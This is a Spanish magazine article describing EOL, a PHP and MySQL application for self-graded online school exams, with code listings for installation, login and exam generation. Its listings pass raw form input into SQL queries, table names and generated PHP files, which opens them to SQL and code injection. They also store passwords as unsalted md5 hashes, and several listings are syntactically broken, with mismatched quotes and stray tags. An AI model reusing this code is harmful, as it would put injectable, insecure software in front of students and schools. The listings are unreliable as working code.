Para alcanzar estos **OBJETIVOS**, en la programación de cada materia se establecen una serie de **CONTENIDOS** que el profesor va desarrollando y presentando durante la actividad educativa. Estos **CONTENIDOS** pueden ser **CONCEPTUALES** (teoría), **PROCEDIMENTALES** (práctica) y **ACTIVIDADIALES**. Si bien esta consideración ha evolucionado entre los teóricos de la pedagogía en los últimos años, y esta disertación puede resultar inadecuada en algunos círculos, a los efectos de introducir al profano en la necesidad de la evaluación, resulta de lo más útil, dado que EOL se orientaría sobre todo a la evaluación de contenidos de tipo conceptual.

En efecto, la evaluación consistiría en calibrar el grado en que el alumno ha alcanzado los **OBJETIVOS** propuestos a través del trabajo de los distintos **CONTENIDOS**. Para ello, se establecen una serie de **CRITERIOS DE EVALUACIÓN** que establecerían una serie de capacidades o procesos que el alumno ha demostrado durante la prueba, y que se corresponderían con los **OBJETIVOS/COMPETENCIAS** que se indican como referencia (véase Figura 1).

Todo lo expuesto supone una concreción algo burda, y en algunos aspectos, diríase que incluso forzada. Sin embargo, desde una perspectiva generalista, que abarca la gran mayoría de sistemas educativos modernos, nos resulta francamente útil.

¿Qué necesitamos para empezar a trabajar?

Como siempre que se habla de lenguajes PHP y SQL, está claro que necesitamos un servidor web. Lo mejor sería contar con un servidor propio, dedicado, equipado con APACHE. Naturalmente, es igualmente válido cualquier espacio web

gratuito de carácter publicitario de los que pueblan la red. Los requisitos que hay que cumplir para correr una aplicación de este tipo se cumplen de manera casi universal: tener instalado el lenguaje PHP (mejor 5.0 que 4.0), una base de datos basada en lenguaje SQL, preferentemente acompañada de una interfaz que permita realizar consultas de manera directa por parte del administrador, como PHPMYADMIN.

Naturalmente, y tratándose de nuestra publicación, animamos al lector a que monte su propio servidor dedicado, puesto que cualquier sistema operativo basado en Linux dispone de sobradas herramientas para ello. De hecho, publicamos un artículo al efecto en los números de enero y febrero de este mismo año de Linux+.

En este segundo caso, no habría más que abrir la consola, identificarse como root, y proceder a la instalación mediante la herramienta *aptitude*:

```
# aptitude install mysql-server php5 libapache2-mod-php5 php5-gd php5-dom php5-pgsql php5-mysql phpmyadmin
```

En un servidor web propio dedicado, por norma general, cada sitio web (como es el caso de las aplicaciones) se instalará en el directorio `/var/www/`.

Dependiendo del grado de conocimientos técnicos del usuario, se puede optar por construir su propia aplicación a partir de nuestra propuesta, o utilizar (modificándola o no) nuestra propuesta, EOL, que está disponible para su libre distribución y modificación en <http://www.informesevaluacion.com>, en la sección Descargas, o para testear una beta, en la sección SIMULADOR ONLINE.

Terminemos este apartado recordando que las aplicaciones PHP+SQL precisan que se haya definido una base de datos en el servidor, así como un usuario (con su correspondiente contraseña de acceso) con privilegios de lectura y escritura en dicha base de datos. Para más información, remitimos de nuevo al respetado lector a los números de enero y febrero de esta misma publicación.

¿Cómo funciona una aplicación XHTML+PHP+SQL?

Desde la perspectiva del objetivo que deseamos conseguir (un sitio web que interactúe con el usuario, intercambiando información que irá registrando en una base de datos), el




Figura 2. Un interfaz web como PHPMYADMIN, sin ser imprescindible, facilita mucho las tareas de administración y mantenimiento de las bases de datos que utilizan nuestras aplicaciones web




Figura 3. Este diagrama recoge de manera escueta el proceso de trabajo de la aplicación, en su parte XHTML, PHP y SQL



Listado 1. El archivo grabaconfig.php, en el directorio de instalación, utiliza los comandos fopen, fputs y fclose para crear un archivo en la raíz denominada config.php, que contendrá los parámetros de acceso a la base de datos. A continuación, pasa a crear las tablas correspondientes

```
$abro_fichero = fopen('../config.php', 'w');
$servidor=$_POST['servidor'];
$base=$_POST['base'];
$usuario=$_POST['usuario'];
$contra=$_POST['contra'];
$web=$_POST['web'];
    $salto = "\n";
    $linea_1 = '<?php';
    fputs($abro_fichero,$linea_1);
    fputs($abro_fichero,$salto);
    $linea_2 = '$servidor = \''.$servidor.'\'';
    fputs($abro_fichero,$linea_2);
    fputs($abro_fichero,$salto);
$linea_3 = '$base = \''.$base.'\'';
    fputs($abro_fichero,$linea_3);
    fputs($abro_fichero,$salto);
$linea_4 = '$usuario = \''.$usuario.'\'';
    fputs($abro_fichero,$linea_4);
    fputs($abro_fichero,$salto);
$linea_5 = '$contra = \''.$contra.'\'';
    fputs($abro_fichero,$linea_5);
    fputs($abro_fichero,$salto);
$linea_6 = '$web = \''.$web.'\'';
    fputs($abro_fichero,$linea_6);
    fputs($abro_fichero,$salto);
$linea_8 = '?>';
    fputs($abro_fichero,$linea_8);
        fputs($abro_fichero,$salto);
fclose($abro_fichero);
echo "<meta http-equiv=\"refresh\" content=\"0;URL=creatablas.php\">";
?>
```

Listado 2. Función en PHP de conexión a la base de datos

```
<?php
function Conectarse()
{require('config.php');
//el archivo config.php contiene los valores de las variables $servidor, $usuario y $contra
//y se graba durante la instalación de la aplicación
    if (!$link=mysql_connect($servidor,$usuario,$contra))
    {echo "Error conectando a la base de datos.";
    exit(); }
    if (!mysql_select_db($base,$link))
    { echo "Error seleccionando la base de datos.";
    exit(); }
    return $link;
}
$link=Conectarse();
mysql_close($link); //cierra la conexion
?>
```



programador debería dividir su trabajo enfocándolo de tres maneras:

- La aplicación web deberá presentar un formulario al usuario que le pedirá una serie de datos (nombres, contraseñas, contenidos de preguntas, contenidos de opciones, etc.) en base al lenguaje XHTML de generación de hipertextos.

- Dichos datos serán pasados, por el método POST, a una aplicación en PHP que recogerá dichos datos y los procesará. En el caso de un examen online, irá sumando todas las respuestas correctas y ofrecerá el resultado al alumno una vez haya terminado el examen.
- Acto seguido, contrastará dicha información con el contenido de la base de datos, realizando las pertinentes operaciones de grabación, borrado y/o modificación en

Listado 3. Este código forma parte de la página en XHTML que realiza la consulta a la tabla listaexámenes de la base de datos para permitir al profesor seleccionar el examen cuyas calificaciones desea obtener

```
<form action="<?php echo $direccionweb.$nombrexamen" method="post" name="claves">
<?php
require("conectarse.php");
$link=Conectarse();
$result = mysql_query("SELECT * FROM listaexámenes order by titulo",$link);
while($row = mysql_fetch_array($result)) {
$direccion=$row['nombrexamen'];
?>
Examen:
<label for="select"></label>
//La función enviar() está en lenguaje javascript y ha sido previamente definida en la cabecera
//de la página en la que está alojado el código.
<select name="nombrexamen" id="examen" onChange="enviar()">
<option value=""> </option>
<option value="<?php echo $row['nombrexamen'];?>"><?php echo $row['titulo']; ?></option>
<?php
}
mysql_free_result();
?>
</select>
</form>
```

Listado 4. Ejemplo de formulario en examen estándar (muestra.php)

```
//este formulario se alojaría en un examen denominado muestra.php, y enviaría
//los datos al archivo notamuestra.php
<form id="examen" name="examen" method="post" action="notamuestra.php">
<p>Nombre: <input name="nombre" type="text" id="nombre" /> </p>
<p>Pregunta nº1: Señala la opción que NO define un tipo de malware</p>
//la respuesta correcta tiene un valor igual a 10/npreguntas
<select name="p1">
<option value="5">Jogging</option>
<option value="0">Hijacking</option>
<option value="0">Stealer</option></select></p>
<p>Pregunta nº2: ¿En qué consiste el PHISING?</p>
<select name="p2">
<option value="0">Es un tipo de muestreo de datos en una base de tipo Access</option>
<option value="5">Es una ciberestafa basada en el concepto de INGENIERÍA SOCIAL</option>
<option value="0">Consiste en programar mediante XHTML+AJAX</option></select></p>
<input type="submit" name="Submit" value="Enviar">
</form>
```



Listado 5. El formulario muestra.php envía los datos a notamuestra.php, que suma los resultados, los graba en la tabla muestra y notifica la calificación al usuario

```
<?php
    include("conectarse.php");
    $link=Conectarse();
    $nombre=$_POST['nombre'];$nota=0;
    $p1=$_POST['p1'];
    $nota=$nota+$p1;
    $p2=$_POST['p2'];
    $nota=$nota+$p2;
    mysql_query("insert into muestra(nombre,p1,p2,nota) values('$nombre','$p1','$p2','$nota')",$link);echo "Tu
    nota en este examen ha sido:". $nota;
    if ($nota<5){echo "¡Prueba de nuevo!";}
    if ($nota>=5){echo "¡Felicidades";}?>
```

Listado 6. Código orientado a contrastar el nombre y contraseña proporcionados con los contenidos en la tabla claves

```
<?php
    include("conectarse.php");
    $link=Conectarse();
    $nombre=md5($_POST['nombre']);
    $contra=md5($_POST['contra']);
    $result = mysql_query("SELECT id FROM claves WHERE nombre='$nombre' AND contra='$contra'");
    $row = mysql_fetch_array($result);
    if (!isset($row[0])) {
    echo "El Usuario con Nombre <B>". $nombre. "</B> no está registrado en nuestra base de datos o no ha
    introducido adecuadamente su clave."; mysql_close();
    ?php>
```

Listado 7. Este código forma parte del archivo creaformulario.php, y se encarga de registrar las variables enviadas por el profesor en la base de datos SQL

```
<?php
$tablaexamen="CREATE TABLE $nombrexamen(
`id` int( 2 ) NOT NULL auto_increment, `nombre` TEXT NOT NULL,
PRIMARY KEY ( `id` )
) ";
mysql_query($tablaexamen,$link)or die ("no funciona...");
$sp=1;
while($sp<=$npreguntas){
$pregunta="p". $sp;
$anyade="ALTER TABLE $nombrexamen ADD COLUMN $pregunta INT( 2 ) NOT NULL" ;
mysql_query($anyade,$link) or die ("no se anyadir");
$sp++;}
$anyade2="ALTER TABLE $nombrexamen ADD COLUMN nota INT( 2 ) NOT NULL" ;
$anyadexamen="ALTER TABLE listaexamenes ADD COLUMN $nombrexamen TEXT NOT NULL" ;
mysql_query($anyade2,$link) or die (mysql_error());
    mysql_query("insert into listaexamenes (nombrexamen,titulo,numeropreguntas) values ('$nombrexamen','$titulo
', '$npreguntas')",$link) or die (mysql_error());
?>
```



dichas tablas. En nuestro caso, consignará el nombre del alumno, la relación de respuestas realizadas, y la nota obtenida, en una tabla con el nombre del examen que el profesor haya consignado.

Instalación de EOL

Cuando se instala EOL en un servidor web, la aplicación busca automáticamente si existe el archivo *config.php*, que contendrá los datos de conexión a la base SQL. En caso de que no exista dicho archivo, el programa asume que es la primera vez que se conecta, y procede a remitir al navegador a la subaplicación de instalación, en la que tendremos que consignar los datos de conexión (dirección web del servidor SQL, nombre de usuario SQL con privilegios, contraseña SQL, y nombre y password que se requerirán al profesor cuando desee crear nuevos exámenes).

Al enviar estos datos por el método post, la aplicación comprobará si realmente puede conectarse a dicha base con los datos que el administrador web le ha facilitado (véase *Listado 1*); de ser así, procederá a crear el archivo *config.php*, que contendrá las variables *\$servidor*, *\$usuario* y *\$contra* que precisa la función en PHP *conectarse()* (se explica más adelante), incluida en todos los archivos que precisen en algún momento acceder a la base.

Características de la base de datos

En el directorio de instalación, de la subaplicación *graba-config.php* se pasa a la aplicación *creatablas.php*, que realiza una serie de consultas SQL orientadas a la creación de las siguientes tablas:

- La tabla *claves*, con los campos *id* (con autoincremento, de cara a futuros indexados), *nombre*, y *contra*. Estos dos últimos campos se introducirán previamente encriptados por el algoritmo md5.
- La tabla *listaexámenes*, con los campos *id* (siempre con autoincremento, por la misma razón), *nombrexamen* (referido al nombre del formulario que irá seguido de la extensión “.php”, *titulo* (nombre del examen a presentar en pantalla) y *numero preguntas*. Mediante consulta a esta tabla, EOL puede presentar al usuario (profesor o alumno) la relación de exámenes disponibles.

Cada vez que un profesor, debidamente identificado, quiera generar un examen nuevo, se creará una tabla con el nombre de la variable anteriormente referida, *nombrexamen*. Dicha tabla contará con los campos *id* que permita el autoindexado, un campo de texto *nombre* donde se consignará el nombre de cada alumno que pase el examen, un campo por cada pregunta (*p1*, *p2*, *p3* y así sucesivamente) con un valor 1 o 0 según el alumno haya acertado o no la pregunta, y el campo *nota* que, lógicamente, recogerá la calificación del alumnado (el valor a sumar por cada campo *px* acertado se hallará dividiendo el máximo, 10, por la variable *npreguntas*).

Como se verá en posteriores apartados de este mismo artículo, por cada examen generado, además de la correspondiente tabla en la base de datos, se generará el correspondiente formulario web, con el nombre de la variable *nombrexamen*

seguido de la extensión .php, y el archivo “nota”+*nombrexamen*+.php”, que recogerá los datos enviados por el formulario y los grabará en dicha tabla.

Organizando el trabajo. División en subtarear de programación

Ya hemos resaltado en otros artículos que no somos programadores expertos, a pesar del interés que tenemos con todo lo relacionado con Linux, GNU y el software libre en general. De hecho, somos conscientes de la actitud escandalizada con la que compañeros con auténticos conocimientos de programación que lean estas líneas analizarán unos diagramas de flujo bastante alejados de la ortodoxia, o recorrerán unos listados de programación con múltiples fallos y reiteraciones innecesarias. Discúlpesenos y permítanos el amable lector oponer a nuestras fallas la voluntad e interés con que afrontamos cada uno de estos nuevos retos. Siempre estamos dispuestos a seguir aprendiendo y a admitir y aprovechar cualquier tipo de crítica constructiva que se nos quiera presentar.

De todos modos, una cosa sí sabemos con seguridad. A la hora de realizar una tarea relativa (o absolutamente) compleja, es imprescindible un mínimo de planificación, que permita modularizar el trabajo y simplificarlo en subtarear algo más simples. En la Figura 5 recogemos lo que creemos que debería ser el funcionamiento general de nuestra aplicación de generación y presentación de exámenes online.

De momento, está claro que necesitamos que la aplicación distinga si el usuario es alumno o profesor. En este segundo caso, entendemos que debería probar su identidad mediante un *password* de usuario, puesto que va a acceder a información sensible relativa a los logros de su alumnado.

En el caso de la atención al alumno, a su vez, necesitamos distinguir dos líneas de programación: la que derive en




Figura 4. Este diagrama refleja el funcionamiento de cualquier examen que generemos: se creará una tabla que recoja las respuestas del alumnado, un formulario en PHP que presente las preguntas y recoja los datos y otra aplicación que procese dichos datos y los envía a la base SQL

el formulario *per se* que sería el examen a pasar como tal, y la que procese la información que introduzca el alumno, le devuelva la nota y la lleve a la correspondiente tabla de la base de datos.

Volviendo al trabajo con el profesor, también hay que distinguir dos grandes líneas de programación: la que le permita crear nuevos exámenes, especificando número de preguntas, número de opciones por pregunta, señalar la respuesta correcta en cada caso, etc..., y la orientada a permitir al docente la consulta de notas de alumnos que ya han pasado exámenes anteriormente generados.

Conexión a la base de datos

El primer escollo a saltar es asegurar que nuestra aplicación tiene acceso a la base de datos SQL en todo momento. Para ello, crearemos un archivo en PHP de nombre *conectarse.php*, en el que definiremos una función *conectarse()*, como la del *Listado 2*. Así, en cada parte de la aplicación que requiera la interacción con dicha base de datos, nos limitaremos a hacer una llamada a dicha función mediante el comando *include* ("*conectarse.php*");

Selección de un examen en concreto de entre todos los disponibles

Cuando el profesor desee acceder a la lista de calificaciones en un examen en particular, o el alumno se disponga a pasar su prueba y tenga que indicar cuál es la prueba que le corresponde, un nuevo formulario realizará una consulta a la tabla *listaexamenes* para ofrecer la relación de exámenes que ya se pueden consultar (véase el *Listado 3*).

Realización de un examen. Rellenado del formulario y autocorrección por parte de la aplicación

Como se ve en la Figura 3, el proceso de trabajo de cualquiera de los test generados por el profesorado sigue una línea de flujo muy definida: un formulario en XHTML recoge




Figura 5. Un diagrama de flujo nos permite abordar una ingente tarea de programación de un modo más simplificado, al poder dividir el trabajo en varias sub tareas

la opción seleccionada para cada pregunta, que ofrece el conjunto de respuestas en un control de tipo *select*. (Véase el *Listado 4*).

Dicho formulario envía dichas respuestas a otra página que las procesa, devuelve la calificación al usuario (*Listado 5*) y graba en la correspondiente tabla la información correspondiente.

Solicitud de identificación mediante contraseña

Durante la instalación de la aplicación, una de las tablas que se genera es *claves*, con los campos *id* (con autoincremento) que permita indexar a los usuarios, *nombre* y *contra*, ambos procesados previamente con la función de encriptación *md5*.

En el momento en que un profesor necesita identificarse para acceder a la aplicación de creación de nuevos exámenes o a los resultados de pruebas anteriores, se le presentará un formulario con dos *textbox*, de nombre *nombre* y *contra*, precisamente, que lo envía por el método *POST* a otro archivo en PHP, denominado *procesaclaves.php*. El *Listado 6* recogería la forma en que EOL recoge y compara dichos datos, previamente encriptados, con los que tiene en la tabla *claves*, otorgando o denegando el acceso de acuerdo a la veracidad de esos datos.

Creación de un examen (I). Modificación de la base SQL

Una vez el profesor se ha identificado correctamente, se le deben dar dos opciones: acceder a las calificaciones de exámenes ya generados, o crear una nueva prueba (siempre tipo test, si queremos que sea un examen autocorregido).

Si la elección es crear una nueva prueba, el primer paso será recoger los datos en un formulario. Dichos datos serán las variables ya mencionadas *\$nombrexamen*, *\$titulo*, *\$npreguntas* y *\$nopciones*.




Figura 6. Un diagrama de flujo nos permite abordar una ingente tarea de programación de un modo más simplificado, al poder dividir el trabajo en varias sub tareas



Listado 8. El formulario que se presenta al profesor debe mostrar tantas preguntas y número de opciones por pregunta como se haya especificado anteriormente

```
<?php $r=1;
while ($r<=$npreguntas) {
$selecciona="r".$r;
echo "Pregunta n°: ".$r;
echo '<input name="p'.$r.'" type="text" size="100%" /><br>';
$o=1;
echo"<blockquote>";
while ($o<=$nopciones) {
$opcion="o".$o;
echo "<p>Opcion n°: ".$o."<input name="o'.$r.$o.'" type="text" size="60%" /><input name="v'.$r.$o.'"
type="checkbox" value="'.$opcion.'" /><br>";
$o++;
}
echo"</blockquote>";
$r++;
}
?>
```

Listado 9a. Éste es quizá el listado más importante de todos, pues crea dos archivos conforme a las preguntas y respuestas que el profesor desea

```
<?php
/*Todos los listados que precisan interacción con la base de datos SQL deberán hacer un include a los archivos
conectarse.php y config.php*/
include("conectarse.php");
include ("config.php");
$link=Conectarse();

//Recogemos las variables del formulario anterior
$titulo=$_POST['titulo'];
$nombrexamen=$_POST['nombrexamen'];
$npreguntas=$_POST['npreguntas'];
$nopciones=$_POST['nopciones'];
$valorpregunta=10/$npreguntas;
//Creamos un archivo vacío para alojar nuestro formulario de examen
$arquivo = fopen($nombrexamen.".php", "w");
$contenidopaginainicio='<html>
<head>
<title>Documento sin título</title>
<meta http-equiv='\".\"Content-Type\".\"content='\".\"text/html; charset=iso-8859-1\".\".'>
</head>
<body>
<form id="examen" name="examen" method="post" action="nota'.$nombrexamen.'.php">
<p>Nombre:
<input name="nombre" type="text" id="nombre" />
</p>
';
//inicializamos las variables $pregunta y $cuerpoexamen
$pregunta=1;
$cuerpoexamen="";
//Inicializamos un bucle para ir enriqueciendo el formulario con los contenidos de las //preguntas y opciones
enviados por el anterior formulario
while ($pregunta<=$npreguntas) {
$opcion=1;
$cuerpopciones="";
$texto=$_POST['p'.$pregunta];
$cuerpoexamen=$cuerpoexamen.'Pregunta n°'.$pregunta.': '.$texto.'<p>
<select name="p'.$pregunta.'">';
```



Listado 9b. Éste es quizá el listado más importante de todos, pues crea dos archivos conforme a las preguntas y respuestas que el profesor desea

```
while ($opcion<=$nopciones){
$textopcion=$_POST['o'].$pregunta.$opcion;
$valoropcion=$_POST['v'].$pregunta.$opcion;
if (isset ($valoropcion)){
$cuerpopciones=$cuerpopciones.<option value="'.$valorpregunta.'".$textopcion.</option>;
}
else {
$cuerpopciones=$cuerpopciones.<option value="0">'.$textopcion.</option>;
}
$opcion++;
}
$cuerpoexamen=$cuerpoexamen.$cuerpopciones.</select></p>';
$pregunta++;
}
//Cuando terminamos con el formulario en sí, cerramos el formulario y la página conforme al //estándar XHTML
$contenidopaginafinal='<p>
<input type="submit" name="Submit" value="Enviar">
</p></form></body>
</html>';
// Se procede a continuación a insertar el texto XHTML generado en el archivo $archivo
fwrite($archivo, $contenidopaginainicio.$cuerpoexamen.$contenidopaginafinal);
fclose($archivo);
//De manera parecida actuamos para crear el archivo de procesado de datos
$archivocontador = fopen("nota".$nombrexamen.".php", "w");
$contenidocontadorinicio='<?php
include("conectarse.php");
$link=Conectarse();
$nombre=$_POST['.'.'nombre'.'.'];';
$insertandopreguntasentabla='$nota=0;';
$i=1;
//Iniciamos un bucle para crear una variable de tipo $_POST por cada respuesta en el //formulario
while ($i<=$npreguntas){
$insertandopreguntasentabla=$insertandopreguntasentabla.'$p'.$i.'=$_POST['.'.'p'.$i.'.'.'];$nota=$nota+$p'.$i.'.';';
$i++;
};
$insertandopreguntasentabla=$insertandopreguntasentabla.'mysql_query("insert into '.$nombrexamen.'(nombre, '
$ii=1;
while ($ii<=$npreguntas){
$insertandopreguntasentabla=$insertandopreguntasentabla."p".$ii.", "
$ii++;
};
$insertandopreguntasentabla=$insertandopreguntasentabla."nota) values ('.'.'.'$nombre'.'.').';
$iii=1;
while ($iii<=$npreguntas){
$insertandopreguntasentabla=$insertandopreguntasentabla.'"'.$p'.$iii.'" , "
$iii++;};
$insertandopreguntasentabla=$insertandopreguntasentabla.'"'.$nota'.'.').'.', $link);';
$insertandopreguntasentabla=$insertandopreguntasentabla.'echo "Tu nota en este examen ha sido: ".$nota;
if ($nota<5){echo "¡Mala suerte!";}
if ($nota>=5){echo "¡Felicidades!";}';
$contenidocontadorfinal='?>';
$contadortotal=$contenidocontadorinicio.$insertandopreguntasentabla.$contenidocontadorfinal;
fwrite($archivocontador, $contadortotal);
fclose($archivocontador);
echo "la dirección que debes poner en tu explorador para iniciar el examen será: ".$web."/
".$nombrexamen.".php";
?>
```



La siguiente fase consistirá en recoger dichos datos, integrarlos como registros en la tabla *listaexamenes*, y crear a continuación la tabla de nombre el contenido de la variable *nombrexamen* (por ejemplo, "formulacion"), de acuerdo a lo estipulado en anteriores apartados, según se expresa en el Listado 7.

Por último, con esos datos, se autoescribirá un formulario en el que el profesor deberá escribir el contenido de las preguntas que quiere realizar a los niños, con las correspondientes opciones que el niño deberá elegir. Junto a cada opción, un control de tipo *checkbox* indicará si dicha opción se considerará correcta (y, por lo tanto, puntuará en la calificación total) o no.

Creación de un examen (II). Generación de los formularios y archivos de procesamiento de datos

En una segunda fase dentro de la subtarea de generación de exámenes, necesitaremos crear dos archivos: el formulario que, como tal, realizará las preguntas y recogerá las respuestas (nombrado con el contenido de la variable *nombrexamen*), devolviendo la calificación al alumno, y el archivo en PHP (con el mismo nombre, precedido de la palabra "nota"), que procesará dichas respuestas y las registrará en la tabla con el mismo contenido de *nombrexamen*. En el Listado 8 se recoge la parte de código que crearía un texto en XHTML, utilizando bucles, correspondiente a la generación del formulario correspondiente al examen (con *npreguntas* cajas de texto, denominadas "p1", "p2", y así sucesivamente, y *nopciones* por pregunta, denominadas "o1", "o2", etc.). Dicho texto se ha guardado en una variable de nombre muy simple, \$r.

En el Listado 9 se recogen todos los datos de este formulario, y se crean dos archivos en PHP que corresponderían al formulario del examen y la aplicación de recolección, procesamiento y registro de los datos en la correspondiente tabla.

Consulta de resultados. Uso de la librería FPDF

Seleccionado el examen correspondiente, como puede analizarse en el Listado 10, la aplicación realizará la consulta a la tabla con el nombre especificado, y recogerá los nombres de

examinandos y notas obtenidas. Para mejorar la apariencia del documento generado (una impresión de pantalla siempre resulta algo burda), hemos utilizado la librería FPDF, de libre uso, que genera un PDF sobre lenguaje PHP de acuerdo a los parámetros que dicha consulta nos facilite, conforme a una estructura de clase estándar en este tipo de lenguaje.

Nosotros también queremos tener nuestras FAQ

Emulando a auténticos programadores, y dado que la aplicación que aquí mostramos es medianamente operativa, no queremos dejar de instaurar nuestra propia sección de *FAQ*, *Frequently Asked Questions* (vamos, las preguntas comunes de toda la vida). Para ello, mostramos nuestro trabajo a algunos colaboradores habituales de esta publicación, para que nos dieran su opinión. Hubo respuestas para todos los gustos, desde señalar posibles fallos en los listados, a plantear cuestiones más filosóficas, pero siempre desde la perspectiva del pensamiento constructivo. Todas estas aportaciones nos sirven para adelantarnos a preguntas que pueden surgir en la mente de nuestro apreciado lector. Sigán leyendo...

¿No resulta muy fácil copiar con esta aplicación?

Indudablemente. Para empezar, basta con analizar el código fuente de la página del examen desde el explorador, para localizar las opciones de cada control tipo *select* que no tiene un *value* igual a cero. Es cierto, aunque no es probable que un alumno de Educación Secundaria tenga formación y picardía para llevar a cabo esta trampa.

Más factible como técnica "chuletera" puede ser mantener, en una ventana minimizada, un navegador que permita al niño, expresándonos en su propia jerga, *rezarle a San Google o Santa Wikipedia Mártir*.

Pero todavía más fácil (y esta situación la conoce cualquier profesor que haya dado clase en un aula de informática) será echar una miradita al monitor del compañero. La distribución de este tipo de aulas no suele incluir obstáculos visuales que aislen a unos alumnos de otros en cada puesto. Aún más, al menos en la mayoría de los centros públicos, es difícil lograr organizar al grupo en puestos individuales. Lo más normal es que un ordenador sea compartido en clase por dos e incluso por tres personas.




Figura 7. Un formulario autogenerado pedirá al profesor los contenidos de las distintas preguntas y opciones a elegir. El control checkbox indicará la respuesta que se considerará correcta




Figura 8. El uso de la librería FPDF permite una presentación algo más agradable y menos sobria que una simple impresión de pantalla



Así que nos remitimos, de nuevo, a dos puntos que hemos establecido al principio del artículo:

- No hay que olvidar que estamos hablando de una herramienta de *apoyo*. En ningún momento hemos pretendido sustituir al conjunto de pruebas de evaluación que tradicionalmente se llevan a cabo en los centros.
- El profesor organiza, coordina y controla cualquier tipo de prueba de evaluación que se desarrolle con el alumnado. No podemos pretender que una máquina desarrolle nuestro cometido.

¿No existen alternativas más recomendables a la forma de encriptado md5?

